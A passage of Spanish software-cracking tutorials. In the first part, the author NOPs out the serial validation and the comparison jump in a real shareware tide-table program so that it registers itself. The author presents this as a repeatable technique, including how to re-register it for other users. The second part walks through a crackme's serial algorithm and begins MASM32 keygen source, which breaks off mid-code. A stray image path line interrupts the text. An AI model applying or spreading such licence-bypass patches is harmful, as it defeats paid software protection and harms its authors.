Analizamos las líneas previas a la presentación del mensaje y vemos en :004D22C6 un call 0045596C, que, enseguida vemos que no puede corresponder al análisis de la validez del código (porque aparece también en la dirección :004D22DD, por lo que debe corresponder a la presentación del mensaje).

Seguimos un poco más arriba y vemos que en la dirección :004D22AF se hace otra llamada a una rutina, seguido por un salto condicional en :004D22B4. No vale la pena mirar mucho en la rutina llamada por :004D22AF, porque, analizando el contexto, vemos que sólo puede servir para determinar el idioma en que presentará el mensaje de error.

Seguimos mirando las líneas anteriores y no veo nada especialmente significativo hasta que llegamos a:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D2081(C)
|
:004D20AB 8D55F4 lea edx, dword ptr [ebp-0C]
```

```
:004D20AE 8B86F0020000 mov eax, dword ptr [esi+000002F0]
:004D20B4 E8EBF2F5FF call 004313A4
:004D20B9 8B45F4 mov eax, dword ptr [ebp-0C]
:004D20BC E8D36EF3FF call 00408F94
:004D20C1 8B158CA14E00 mov edx, dword ptr [004EA18C]
:004D20C7 0302 add eax, dword ptr [edx]
:004D20C9 8945F0 mov dword ptr [ebp-10], eax
:004D20CC DB45F0 fild dword ptr [ebp-10]
:004D20CF D83514234D00 fdiv dword ptr [004D2314]
:004D20D5 83C4F4 add esp, FFFFFFF4
:004D20D8 DB3C24 fstp tbyte ptr [esp]
:004D20DB 9B wait
:004D20DC E88B09F5FF call 00422A6C
:004D20E1 8B158CA14E00 mov edx, dword ptr [004EA18C]
:004D20E7 8902 mov dword ptr [edx], eax
:004D20E9 8D55F4 lea edx, dword ptr [ebp-0C]
:004D20EC 8B86D0020000 mov eax, dword ptr [esi+000002D0]
:004D20F2 E8ADF2F5FF call 004313A4
:004D20F7 8B45F4 mov eax, dword ptr [ebp-0C]
:004D20FA E8956EF3FF call 00408F94
:004D20FF 8B158CA14E00 mov edx, dword ptr [004EA18C]
:004D2105 3B02 cmp eax, dword ptr [edx]
:004D2107 0F8542010000 jne 004D224F
:004D210D A1BC9F4E00 mov eax, dword ptr [004E9FBC]
:004D2112 BA18234D00 mov edx, 004D2318
:004D2117 33C9 xor ecx, ecx
:004D2119 8A08 mov cl, byte ptr [eax]
:004D211B 41 inc ecx
:004D211C E85B0BF3FF call 00402C7C
:004D2121 7517 jne 004D213A
:004D2123 6A00 push 00000000
:004D2125 668B0D20234D00 mov cx, word ptr [004D2320]
:004D212C B202 mov dl, 02
* Possible StringData Ref from Code Obj ->"Thanks to have register mar"
|
:004D212E B82C234D00 mov eax, 004D232C
:004D2133 E83438F8FF call 0045596C
:004D2138 EB15 jmp 004D214F
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D2121(C)
|
:004D213A 6A00 push 00000000
:004D213C 668B0D20234D00 mov cx, word ptr [004D2320]
:004D2143 B202 mov dl, 02
* Possible StringData Ref from Code Obj ->"Merci d'avoir souscrit "
|
:004D2145 B888234D00 mov eax, 004D2388
:004D214A E81D38F8FF call 0045596C
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D2138(U)
|
:004D214F B201 mov dl, 01
:004D2151 A100104600 mov eax, dword ptr [00461000]
:004D2156 E8E5EFF8FF call 00461140
:004D215B 8945FC mov dword ptr [ebp-04], eax
```

```
:004D215E 33D2 xor edx, edx
:004D2160 55 push ebp
:004D2161 68C8214D00 push 004D21C8
:004D2166 64FF32 push dword ptr fs:[edx]
:004D2169 648922 mov dword ptr fs:[edx], esp
:004D216C 33C9 xor ecx, ecx
* Possible StringData Ref from Code Obj ->"Software\Marees"
|
:004D216E BAFC234D00 mov edx, 004D23FC
:004D2173 8B45FC mov eax, dword ptr [ebp-04]
:004D2176 E8C1F0F8FF call 0046123C
:004D217B 84C0 test al, al
:004D217D 7433 je 004D21B2
:004D217F 8D45F8 lea eax, dword ptr [ebp-08]
:004D2182 8B151CA24E00 mov edx, dword ptr [004EA21C]
:004D2188 E8DF1CF3FF call 00403E6C
:004D218D 8B4DF8 mov ecx, dword ptr [ebp-08]
* Possible StringData Ref from Code Obj ->"utilisateur"
|
:004D2190 BA14244D00 mov edx, 004D2414
:004D2195 8B45FC mov eax, dword ptr [ebp-04]
:004D2198 E83BF2F8FF call 004613D8
:004D219D 8B0D8CA14E00 mov ecx, dword ptr [004EA18C]
:004D21A3 8B09 mov ecx, dword ptr [ecx]
* Possible StringData Ref from Code Obj ->"code"
|
:004D21A5 BA28244D00 mov edx, 004D2428

:004D21AA 8B45FC mov eax, dword ptr [ebp-04]

:004D21AD E8CAF2F8FF call 0046147C
```

Aquí parece que, cuando se cumplan determinadas condiciones, registra el producto y escribe en HKEY_CURRENT_USER\Software\Marees dos cadenas llamadas ‘Utilisateur’ y ‘Code’. Aunque parece absurdo, como algunos programas no realizan la comprobación una vez creada la clave, intento crear las claves ‘Utilisateur’ con mi nombre y ‘Code’ con un valor, pero al volver a arrancar el programa me encuentro aún con el mensaje de ‘Unregistered’; conclusión: como era de esperar, el programa realiza la comprobación de validez de los datos escritos; no obstante, por el tiempo que ha llevado hacer esta prueba, valía la pena intentarlo.

Vemos un CALL 00402C7C, que, aparentemente, sólo sirve para elegir el idioma de edición. Un poco antes aparece JNZ 004D224F, que al mirar en la dirección apuntada indica que ‘Sorry, the name doesn’t correspond to the code’, esto es, que el valor que hemos escrito no es válido para el nombre elegido. Sin embargo, no es éste el mensaje que hemos obtenido sino ‘Code unvailable’, que indica que el código es el que está mal. Un poco antes está CALL 00408F94, que parece que controla la validez del código escrito. Intento seguir la pista a la rutina llamada, para poder determinar el código bueno para mi nombre, pero realiza constantes saltos a otras rutinas, así que utilizo OLLYDBG, poniendo un punto de parada en 4D20FA y sigo la ejecución con F7 y F8 hasta que, después de bastante tiempo obtengo el mensaje de error, pero se han realizado tantos controles en diversas rutinas que no consigo determinar la forma exacta en que se determina el código. Veo que se hacen muchas comprobaciones en distintas rutinas (al parecer, según lo que se realiza en la dirección 00402DA3, la clave debe ser un valor numérico, sin letras u otros caracteres, salvo +, -, x o X), y diversas operaciones con los valores de una transformación del nombre de usuario (transformado en un número, sumando los bytes de cada letra del nombre, después de haberla pasado a mayúsculas), y con el número de usuario (que como he indicado al principio depende del ordenador), todo ello con constantes saltos de un sitio del programa a otro. Después de algunas horas intentando seguir la pista para intentar encontrar el algoritmo y determinar la clave que correspondía a mi nombre,

descarté este procedimiento, temporalmente, e intenté otra aproximación.

Para esto, en OLLYDBG pruebo a poner cinco NOP's en lugar del CALL 00408F94 y veo que, en lugar de presentar el mensaje de 'Code unvailable' aparece un mensaje de falta de correspondencia entre el nombre y el código introducido ('Sorry, The name doesn't correspond to the code. Please check the informations'), al activar el salto de no coincidencia de claves 'JNZ 004D224F'. Así hemos conseguido evitar la validación del código, aunque no hemos conseguido registrar el programa. Como el mensaje aparece porque se ha activado el salto JNZ 004D224F, por falta de coincidencia entre el contenido de eax y el contenido de edx (claves 'buena' y 'mala' tras haber sido procesadas por el algoritmo sobre los datos capturados), 'nopeo' con seis NOP's la instrucción. Ahora me indica que el programa está registrado y que todos las opciones quedan activadas. Verifico, con REGEDIT, el contenido del registro y veo que ha escrito unos valores en la cadena 'utilisateur' (el nombre de usuario que yo escribí en la pantalla) y en la cadena'code' (un valor generado por el sistema). A partir de este momento, cuando se arranca el programa no aparece el mensaje de 'Shareware', y la lista de puertos es más amplia que en la anterior, aunque muchos países continúan sin estar activados.

En este punto veo que la causa de que los países no estén activados es que no contienen puertos en la base de datos y que pueden descargarse desde la página del autor del programa. Descargo los datos de algunos de los países, que cargo en el programa mediante la opción de 'Agregar puertos' y se van activando los países que aparecían desactivados. Sin embargo, en la página del autor no hay, por el momento, datos que se puedan descargar para España, así que tampoco me sirvió demasiado el trabajo, porque continúo sin poder ver datos de puestos de España.

Salgo del programa y vuelvo a entrar; veo que ahora aparece como registrado el programa y que todo funciona con normalidad: al final hemos tenido un poco de suerte, porque el valor que ha escrito en la cadena 'code' del registro es el valor 'bueno' (como han coincidido los datos procesados por el algoritmo y disponemos de una clave 'buena' y otra 'mala', el programa podía haberse escrito la clave 'mala' y entonces me hubiera indicado que el programa continúa sin registrar).

Por último, analizo con un editor de bases de datos la base de datos entregada con el programa y observo que algunos de los registros están borrados y que unos pocos corresponden a puertos de España.Los recupero con un editor de bases de datos y reconstruyo los índices, y, aunque puedo visualizar las mareas de estos puertos, en la operación se ha perdido la información de los países. Aparentemente, al reconstruir los índices se pierde alguna información que permite distribuir los puertos por países.

La solución que he dado es temporal, porque intentaré analizar las operaciones que realiza el programa para hacer un generador de claves, que me parece una solución más elegante.

Observación. Aunque no es necesario dejar los 11 NOP's escritos, porque el programa funciona, aparentemente, sin ningún problema, puede ocurrir que deseemos registrarlo en otra computadora o para otro usuario. Para que vuelvan a aparecer las opciones de registro, sería suficiente con entrar en el registro con el programa REGEDIT, en la clave que hemos indicado anteriormente, y cambiar cualquier cosa en las cadenas 'Utilisateur' o 'Code'. La próxima vez que arranquemos el programa se indica que no está registrado, pero si se pone cualquier usuario y clave, registra el programa para el nuevo usuario.

Karpoff Spanish Tutor 1999-2002

Programa: Crack-KeyGen-Me v1.0 de RAZiEL

PROTECCION:	**Name / Serial, Empacado**
Objetivo:	Hacer un Keygen
Descripcion:	Excelente programita, realmente te hace pensar
Dificultad:	Media.
DOWNLOAD:	Sitio Oficial del Grupo [K-FoR]
Herramientas:	**OllyDBG, W32dasm, UPX v1.07, PEiDentifier v0.71 beta**
CRACKER:	**ByTESCRK** **FECHA: 07/01/2002**

INTRODUCCION

Creo que a muchos nos ha pasado (o por lo menos no me considero el único), después de crackear muchos programas y realmente ver lo fácil de ALGUNAS protecciones nos aburrimos y empezamos a crear nuestros Crackmes o a romper los ya existentes para desaburrirnos, bueno pues aqui va uno de los crackmes a los cuales les he destripado las entrañas y es que he andado mero destripador de crackmes en estos últimos días, creo que las aplicaciones ya no me suben tanto la bilirrubina como lo hacen los crackmes. Bueno pues alli les va este...

AL ATAKE

Lo primero, ver el programa en sí, genial no podiamos esperar nada más es un Crackme y como tal solo tiene la cajita de texto del nombre y la del serial, ahora ingresamos nuestros datos falsos...

Nombre: ByTESCRK
Serial: 19770424

Ahora clic en el botón que dice Validar y el mensajito de error aparece...

El Número de Serie Introducido No Es Válido

De acuerdo vayamos a analizarlo (esto es esencial para cada archivo que vayamos a crackear, resulta que muchas veces únicamente nos vamos al W32DASM y cargamos el programa y vale, no nos dice nada y decimos Ooopps! I did again!)

Para esto usaremos el PEiDentifier v0.71 Beta, lo puedes encontrar en http://www.exetools.com, cargamos el programa y nos dice al hacer clic en el boton de Open File y seleccionar el archivo...

UPX 0.89.6 - 1.02 / 1.05 - 1.20 (Delphi) stub -> Markus & Lazlo

En otras palabras empacado con UPX, bueno nos conseguimos alguna version de UPX (no se si todas lo desempacan realmente no lo he probado, yo he usado la version 1.07 y me ha desempacado casi, lease

bien digo CASI la mayoría de archivos empacados con UPX)

Para desempacar el programa realmente hacemos lo siguiente, en la carpeta que tenemos el programa UPX colocamos nuestro Crackme y ejecutamos desde DOS la siguiente línea...

UPX -d keyme.exe

Al cabo de algunos segundos nos dirá que el programa está desempacado y el pequeño programa de 95KB a pasado a ser de 213KB, ahora nos vamos a cargarlo al W32DASM (tambien pueden hacerlo con DeDe, ya que el programa está hecho en Delphi y creanme es mucho más fácil) buscamos en las Reference Strings por la cadena "El Número de Serie...", pues que bien, no está la cadena, pero hay algunas otras que me parecen interesantes por ejemplo esta... "Serial Correcto; Buen Cracker", si hacemos doble clic sobre ella llegaremos hasta aqui...

```
:0042D0A5 E846CDFEFF call 00419DF0   <= Vamos a poner un punto de ruptura aquí
:0042D0AA 8B45DC mov eax, dword ptr [ebp-24]
:0042D0AD 8B55E8 mov edx, dword ptr [ebp-18]  <= Wow! nos aparece el serial correcto en EBP-18
:0042D0B0 E81B68FDFF call 004038D0   <= Compara el Serial
:0042D0B5 7511 jne 0042D0C8   <= Si no es correcto da error
:0042D0B7 E8B8AFFDFF call 00408074

* Possible StringData Ref from Code Obj ->"Serial Correcto; Buen Cracker"
|
:0042D0BC B83CD24200 mov eax, 0042D23C
:0042D0C1 E806FAFFFF call 0042CACC
:0042D0C6 EB0A jmp 0042D0D2

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042D0B5(C)
|

* Possible StringData Ref from Code Obj ->"El N"   <= Aquí está la cadena que buscabamos
|
:0042D0C8 B864D24200 mov eax, 0042D264
:0042D0CD E8FAF9FFFF call 0042CACC
```

Pero como la idea no es encontrar el serial si no que crear un Keygen para este pequeño programa, entonces nos vamos a analizarlo con OllyDBG, vamos a cargar el programa y tambien a nuestra victima (ustedes ya saben File>Open, etc.etc.), pero primero un pequeño FAQ de Olly... realmente lo necesario...

1.- ¿Colocar un punto de Ruptura? **R:/Presionar F2 sobre la línea**
2.- ¿Tracear paso a paso? **R:/Presionar F8 de línea en línea**
3.- ¿Entrar a una llamada? **R:/Con F7 o la tecla Enter**
4.- ¿Ejecutar hasta el próximo punto de Ruptura? **R:/Con F9**
5.- ¿Buscar una direccion? **R:/Presionar Ctrl+G**

Vamos a poner un punto de ruptura en 0042CE34, presionamos Ctrl+G y escribimos la direccion, presionamos Enter y caemos en la direccion, ahora presionamos F2 y ahora F9 y se ha cargado el programa, ingresamos nuestros valores y clic en el botón Validar, caemos en el punto de ruptura y empezamos a analizar el código de generacion del serial, lo interesante realmente comienza aqui...

```
0042CE4D   680AD14200   PUSH KEYME.0042D10A
0042CE52   64:FF30      PUSH DWORD PTR FS:[EAX]
0042CE55   64:8920      MOV DWORD PTR FS:[EAX],ESP
0042CE58   C745F801000000   MOV DWORD PTR SS:[EBP-8],1
0042CE5F   8D45F0       LEA EAX,DWORD PTR SS:[EBP-10]
```

Podemos ver la palabra clave para generar el serial...

```
0042CE62   BA20D14200     MOV EDX,KEYME.0042D120        ; ASCII 4D,"UYBIENHASDESCUBIERTOLACONSTANTEPEROTODAVIATEQUEDAPORHACERTOMANUMERITO78943789"
0042CE67   E87067FDFF     CALL KEYME.004035DC
0042CE6C   8D55EC         LEA EDX,DWORD PTR SS:[EBP-14]
0042CE6F   8B45F4         MOV EAX,DWORD PTR SS:[EBP-C]
0042CE72   8B80E0010000   MOV EAX,DWORD PTR DS:[EAX+1E0]
0042CE78   E873CFFEFF     CALL KEYME.00419DF0
0042CE7D   8D55DC         LEA EDX,DWORD PTR SS:[EBP-24]
0042CE80   8B45F4         MOV EAX,DWORD PTR SS:[EBP-C]
0042CE83   8B80E0010000   MOV EAX,DWORD PTR DS:[EAX+1E0]
0042CE89   E862CFFEFF     CALL KEYME.00419DF0
0042CE8E   837DDC00       CMP DWORD PTR SS:[EBP-24],0
0042CE92   7417           JE SHORT KEYME.0042CEAB
0042CE94   8D55D8         LEA EDX,DWORD PTR SS:[EBP-28]
```

```
0042CE97   8B45F4        MOV EAX,DWORD PTR SS:[EBP-C]
0042CE9A   8B80F0010000  MOV EAX,DWORD PTR DS:[EAX+1F0]
0042CEA0   E84BCFFEFF    CALL KEYME.00419DF0
0042CEA5   837DD800      CMP DWORD PTR SS:[EBP-28],0
0042CEA9   750F          JNZ SHORT KEYME.0042CEBA
```

Si en alguna casilla no se han introducido datos da este mensaje...

```
0042CEAB   B8FCD14200    MOV EAX,KEYME.0042D1FC        ; ASCII "Alguna de Las Casillas No Ha Sido Rellenada"
0042CEB0   E817FCFFFF    CALL KEYME.0042CACC
0042CEB5   E918020000    JMP KEYME.0042D0D2
0042CEBA   8B45EC        MOV EAX,DWORD PTR SS:[EBP-14]
0042CEBD   E8C26AFDFF    CALL KEYME.00403984
0042CEC2   E8A998FDFF    CALL KEYME.00406770
0042CEC7   8BF8          MOV EDI,EAX
0042CEC9   85FF          TEST EDI,EDI
0042CECB   7E4F          JLE SHORT KEYME.0042CF1C
```

En esta parte el programa empieza buscando desde la primera letra de nuestro nombre hasta la última, si la letra no se encuentra dentro de la palabra clave el programa la elimina de una tercera palabra que formará compuesta por los caracteres de nuestro nombre que aparecen en la cadena clave y valga la redundancia nuestro nombre, por ejemplo las letras "k", "g" y "G" son eliminadas por que no se encuentran en la palabra clave.

```
0042CECD   BE01000000    MOV ESI,1
0042CED2   8B45F0        MOV EAX,DWORD PTR SS:[EBP-10]
0042CED5   E8AA6AFDFF    CALL KEYME.00403984
0042CEDA   E89198FDFF    CALL KEYME.00406770
0042CEDF   85C0          TEST EAX,EAX
0042CEE1   7E35          JLE SHORT KEYME.0042CF18
0042CEE3   BB01000000    MOV EBX,1
0042CEE8   8B55EC        MOV EDX,DWORD PTR SS:[EBP-14]
0042CEEB   8A5432FF      MOV DL,BYTE PTR DS:[EDX+ESI-1]
0042CEEF   8B4DF0        MOV ECX,DWORD PTR SS:[EBP-10]
0042CEF2   3A5419FF      CMP DL,BYTE PTR DS:[ECX+EBX-1]
0042CEF6   751C          JNZ SHORT KEYME.0042CF14
0042CEF8   8D45D4        LEA EAX,DWORD PTR SS:[EBP-2C]
0042CEFB   8B55EC        MOV EDX,DWORD PTR SS:[EBP-14]
0042CEFE   8A5432FF      MOV DL,BYTE PTR DS:[EDX+ESI-1]
0042CF02   E8E167FDFF    CALL KEYME.004036E8
0042CF07   8B55D4        MOV EDX,DWORD PTR SS:[EBP-2C]
0042CF0A   8D45E8        LEA EAX,DWORD PTR SS:[EBP-18]
0042CF0D   E8B668FDFF    CALL KEYME.004037C8
0042CF12   EB04          JMP SHORT KEYME.0042CF18
0042CF14   43            INC EBX
0042CF15   48            DEC EAX
0042CF16   D0            JNZ SHORT KEYME.0042CEE8
0042CF18   46            INC ESI
0042CF19   4F            DEC EDI
0042CF1A   B6            JNZ SHORT KEYME.0042CED2
```

Aqui termina la creación de la tercera cadena... y empieza la extración de los primeros seis caracteres de la cadena

```
0042CF1C   8D45E8        LEA EAX,DWORD PTR SS:[EBP-18]
0042CF1F   8B55F0        MOV EDX,DWORD PTR SS:[EBP-10]
0042CF22   E8A168FDFF    CALL KEYME.004037C8
0042CF27   8D45EC        LEA EAX,DWORD PTR SS:[EBP-14]
0042CF2A   E81566FDFF    CALL KEYME.00403544
0042CF2F   BB01000000    MOV EBX,1
0042CF34   8D45E4        LEA EAX,DWORD PTR SS:[EBP-1C]
0042CF37   8B55E8        MOV EDX,DWORD PTR SS:[EBP-18]
0042CF3A   8A541AFF      MOV DL,BYTE PTR DS:[EDX+EBX-1]
0042CF3E   E8A567FDFF    CALL KEYME.004036E8
```

```
0042CF43    8D45EC      LEA EAX,DWORD PTR SS:[EBP-14]
0042CF46    8B55E4      MOV EDX,DWORD PTR SS:[EBP-1C]
0042CF49    E87A68FDFF  CALL KEYME.004037C8
0042CF4E    43          INC EBX
0042CF4F    83FB07      CMP EBX,7
0042CF52    E0          JNZ SHORT KEYME.0042CF34
```

Ya han sido extraídos los primeros seis caracteres de la cadena y ahora el programa va a buscar de acuerdo a los seis caracteres extraídos una unión de caracteres más haciendo algunas operaciones...

```
0042CF54 8B45EC      MOV EAX,DWORD PTR SS:[EBP-14]
0042CF57 E8286AFDFF  CALL KEYME.00403984
0042CF5C E80F98FDFF  CALL KEYME.00406770
0042CF61 8BF8        MOV EDI,EAX
0042CF63 85FF        TEST EDI,EDI
0042CF65 7E6C        JLE SHORT KEYME.0042CFD3
0042CF67 BB01000000  MOV EBX,1
0042CF6C 8B45F0      MOV EAX,DWORD PTR SS:[EBP-10]
0042CF6F E8106AFDFF  CALL KEYME.00403984
0042CF74 E8F797FDFF  CALL KEYME.00406770
0042CF79 85C0        TEST EAX,EAX
0042CF7B 7E52        JLE SHORT KEYME.0042CFCF
0042CF7D BE01000000  MOV ESI,1    <= ESI recibe el valor 1
0042CF82 8B55EC      MOV EDX,DWORD PTR SS:[EBP-14]   <= EDX recibe los seis caracteres
0042CF85 8A541AFF    MOV DL,BYTE PTR DS:[EDX+EBX-1]   <= Extrae caracter por caracter
0042CF89 8B4DF0      MOV ECX,DWORD PTR SS:[EBP-10]   <= ECX recibe la palabra clave
0042CF8C 3A5431FF    CMP DL,BYTE PTR DS:[ECX+ESI-1]   <= Compara los caracteres
0042CF90 7539        JNZ SHORT KEYME.0042CFCB   <= Si no son iguales continua buscando
0042CF92 8BCE        MOV ECX,ESI   <= ESI es el valor de la posicion en que fue hallado el caracter
0042CF94 8BC1        MOV EAX,ECX
0042CF96 F7E9        IMUL ECX   <= EAX = EAX * ECX
0042CF98 8BC8        MOV ECX,EAX
0042CF9A 2BCE        SUB ECX,ESI   <= ECX = ECX - ESI
0042CF9C 034DE0      ADD ECX,DWORD PTR SS:[EBP-20]   <= Suma el valor de EBP-20
0042CF9F 8BC1        MOV EAX,ECX
0042CFA1 B936000000  MOV ECX,36
0042CFA6 99          CDQ
0042CFA7 F7F9        IDIV ECX   <= El cociente de dividir ECX dentro de EAX es almacenado en EDX
0042CFA9 8BF2        MOV ESI,EDX   <= ESI recibe el valor
0042CFAB 46          INC ESI   <= Incrementa uno
0042CFAC 8D45D4      LEA EAX,DWORD PTR SS:[EBP-2C]
0042CFAF 8B55F0      MOV EDX,DWORD PTR SS:[EBP-10]   <= EDX recibe palabra clave
0042CFB2 8A5432FF    MOV DL,BYTE PTR DS:[EDX+ESI-1]   <= Extrae el caracter de la posicion que indique ESI-1
0042CFB6 E82D67FDFF  CALL KEYME.004036E8
0042CFBB 8B55D4      MOV EDX,DWORD PTR SS:[EBP-2C]
0042CFBE 8D45FC      LEA EAX,DWORD PTR SS:[EBP-4]
0042CFC1 E80268FDFF  CALL KEYME.004037C8
0042CFC6 8975E0      MOV DWORD PTR SS:[EBP-20],ESI
0042CFC9 EB04        JMP SHORT KEYME.0042CFCF
0042CFCB 46          INC ESI
0042CFCC 48          DEC EAX
0042CFCD B3          JNZ SHORT KEYME.0042CF82
0042CFCF 43          INC EBX
0042CFD0 4F          DEC EDI
0042CFD1 99          JNZ SHORT KEYME.0042CF6C   <= Si no ha terminado la cadena regresa a 0042CF6C
0042CFD3 8D45E8      LEA EAX,DWORD PTR SS:[EBP-18]
0042CFD6 E86965FDFF  CALL KEYME.00403544
0042CFDB BB01000000  MOV EBX,1
```

```
0042CFE0 83FB07      CMP EBX,7
0042CFE3 750D        JNZ SHORT KEYME.0042CFF2
0042CFE5 8D45E8      LEA EAX,DWORD PTR SS:[EBP-18]
0042CFE8 BA30D24200  MOV EDX,KEYME.0042D230
0042CFED E8D667FDFF  CALL KEYME.004037C8
0042CFF2 8D45D4      LEA EAX,DWORD PTR SS:[EBP-2C]
0042CFF5 8B55FC      MOV EDX,DWORD PTR SS:[EBP-4]   <= EDX recibe la cadena formada anteriormente (Está compuesta de 6 caracteres, no debe confudirse con la primera de 6 caracteres)
0042CFF8 8A541AFF    MOV DL,BYTE PTR DS:[EDX+EBX-1]
0042CFFC E8E766FDFF  CALL KEYME.004036E8
0042D001 8B55D4      MOV EDX,DWORD PTR SS:[EBP-2C]
0042D004 8D45E8      LEA EAX,DWORD PTR SS:[EBP-18]
0042D007 E8BC67FDFF  CALL KEYME.004037C8
0042D00C 43          INC EBX
0042D00D 83FB07      CMP EBX,7
0042D010 CE          JNZ SHORT KEYME.0042CFE0
```

Ahora el programa extraerá letra por letra para formar un valor...

```
0042D012   8B45EC          MOV EAX,DWORD PTR SS:[EBP-14]   <= EAX recibe la primer cadena de 6 caracteres
0042D015   E86A69FDFF      CALL KEYME.00403984
0042D01A   E85197FDFF      CALL KEYME.00406770
0042D01F   8BF8            MOV EDI,EAX
0042D021   85FF            TEST EDI,EDI
0042D023   7E14            JLE SHORT KEYME.0042D039
0042D025   BB01000000      MOV EBX,1   <= EBX recibe el valor de 1
0042D02A   8B45EC          MOV EAX,DWORD PTR SS:[EBP-14]   <= EAX recibe el valor de la primera cadena de 6 caracteres
0042D02D   0FB67418FF      MOVZX ESI,BYTE PTR DS:[EAX+EBX-1]   <= Extrae caracter por caracter
0042D032   0175F8          ADD DWORD PTR SS:[EBP-8],ESI   <= Suma el valor decimal del caracter a EBP-8 que tiene como valor inicial 1
0042D035   43              INC EBX   <= Incrementa EBX
0042D036   4F              DEC EDI   <= Decrece EDI
0042D037   F1              JNZ SHORT KEYME.0042D02A   <= Vamos el segundo,tercero,cuarto,etc...
0042D039   6945F87B2B0100  IMUL EAX,DWORD PTR SS:[EBP-8],12B7B   <= EAX = EBP-8 * 12B7B
0042D040   8945F8          MOV DWORD PTR SS:[EBP-8],EAX   <= EAX tiene el valor en Hexa de el primer valor que compone el serial correcto
0042D043   8D55FC          LEA EDX,DWORD PTR SS:[EBP-4]
0042D046   8B45F8          MOV EAX,DWORD PTR SS:[EBP-8]
0042D049   E80A95FDFF      CALL KEYME.00406558   <= El valor de EAX es trasladado a Decimal
0042D04E   FF75FC          PUSH DWORD PTR SS:[EBP-4]
0042D051   6830D24200      PUSH KEYME.0042D230
0042D056   FF75E8          PUSH DWORD PTR SS:[EBP-18]
0042D059   8D45E8          LEA EAX,DWORD PTR SS:[EBP-18]
0042D05C   BA03000000      MOV EDX,3   <= EDX recibe el valor de 3
0042D061   E81A68FDFF      CALL KEYME.00403880   <= Concatena los valores el que se acaba de cambiar a decimal y la segunda cadena de caracteres
0042D066   8945FC          MOV DWORD PTR SS:[EBP-4],EAX   <= EAX traslada el valor 0042D066 a EBP-4
```

Ahora formamos un tercer valor para formar ya en sí lo que es el serial, el cual al final nos quedaría así...

NNNNNNNN-CCCCCC-NNNNNN

A la vista de no hacer de este tutorial un crack rápido, lo que sigue ya les toca a ustedes, si ya sé, este es un crackme, pero esto que significa, significa el que ustedes realmente se quiebren la cabeza, para destriparlo, además para los que conocen assembler este arroz ya se coció...

```
0042D069   F765F8          MUL DWORD PTR SS:[EBP-8]
0042D06C   F765F8          MUL DWORD PTR SS:[EBP-8]
0042D06F   8955F8          MOV DWORD PTR SS:[EBP-8],EDX
0042D072   C16DF805        SHR DWORD PTR SS:[EBP-8],5
0042D076   FF75E8          PUSH DWORD PTR SS:[EBP-18]
0042D079   6830D24200      PUSH KEYME.0042D230
0042D07E   8D55D4          LEA EDX,DWORD PTR SS:[EBP-2C]
0042D081   8B45F8          MOV EAX,DWORD PTR SS:[EBP-8]
```

```
0042D084   E8CF94FDFF     CALL KEYME.00406558   <= Convierte nuestro ultimo valor en Decimal
0042D089   FF75D4         PUSH DWORD PTR SS:[EBP-2C]
0042D08C   8D45E8         LEA EAX,DWORD PTR SS:[EBP-18]
0042D08F   BA03000000     MOV EDX,3
0042D094   E8E767FDFF     CALL KEYME.00403880   <= Une todos los valores creando nuestro serial correcto
0042D099   8D55DC         LEA EDX,DWORD PTR SS:[EBP-24]
0042D09C   8B45F4         MOV EAX,DWORD PTR SS:[EBP-C]
0042D09F   8B80F0010000   MOV EAX,DWORD PTR DS:[EAX+1F0]
0042D0A5   E846CDFEFF     CALL KEYME.00419DF0
0042D0AA   8B45DC         MOV EAX,DWORD PTR SS:[EBP-24]   <= EAX recibe nuestro serial malo
0042D0AD   8B55E8         MOV EDX,DWORD PTR SS:[EBP-18]   <= EDX recibe el serial correcto
0042D0B0   E81B68FDFF     CALL KEYME.004038D0   <= Compara EAX y EDX
0042D0B5   7511           JNZ SHORT KEYME.0042D0C8   <= Si son iguales no vamos a ver el mensaje de error, sino que continuamos al de "Buen Cracker"
0042D0B7   E8B8AFFDFF     CALL KEYME.00408074
0042D0BC   B83CD24200     MOV EAX,KEYME.0042D23C    ; ASCII "Serial Correcto; Buen Cracker"
```

Ahora ya podemos generar el keygen y aqui tienen el código fuente en MASM32...

```
-----Inicio de Código-----
.386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG EQU 100
IDC_NAME EQU 101
IDC_SERIAL EQU 102
IDI_ICON EQU 103
IDC_COPY EQU 200
IDC_INFO EQU 201

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO
Clipo PROTO hWnd:HWND

.data

nombre db 33 dup(0),0
blank db 10 dup(0),0
clave db
"MUYBIENHASDESCUBIERTOLACONSTANTEPEROTODAVIATEQUEDAPORHACERTOMANUMERITO7894378924978yparacomplicarmasminusculastambienYMASCOSASZXCVBNMÑñ345"
    db "`"
    db "+SA"
    db "`"
    db "+Ç-*/()&&%%$$·"
    db '"'
    db "1![];:~DSHFSDKJFSOIU440KFJDBKSDKSFDSOIFE8983493KFLJNV",0
serial db "0123456789",0
serial1 db 40 dup(0),0
serial2 db "0123456789",0
cadena db 33 dup(0),0
separa db "-",0
mifmt db "%lu",0
minombre db "ByTESCRK",0
aboutcap db "Crack-KeyGen-ME v1.0",0
abouttxt db "Keygen por ByTESCRK",13,10
    db "bytescrk@",13,10,13,10
    db "Cracked [RAZiEL] :)",13,10,13,10
```


```
    db "http://granavenida.com/kfor",0
minchar db "¡Mínimo 1 caracter!",0
hInstance dd 0
hIcon dd 0
buff db 256 dup(?)
hWnd HWND ?

.code

start:

invoke GetModuleHandle,NULL
mov hInstance,eax
invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

.if uMsg==WM_INITDIALOG
    mov eax,hDlg
    mov hWnd,eax
    invoke LoadIcon,hInstance,IDI_ICON
    mov hIcon,eax
    invoke SendMessage, hDlg, WM_SETICON,1,hIcon
    invoke SendDlgItemMessageA,hWnd,IDC_NAME,EM_LIMITTEXT,32,NULL
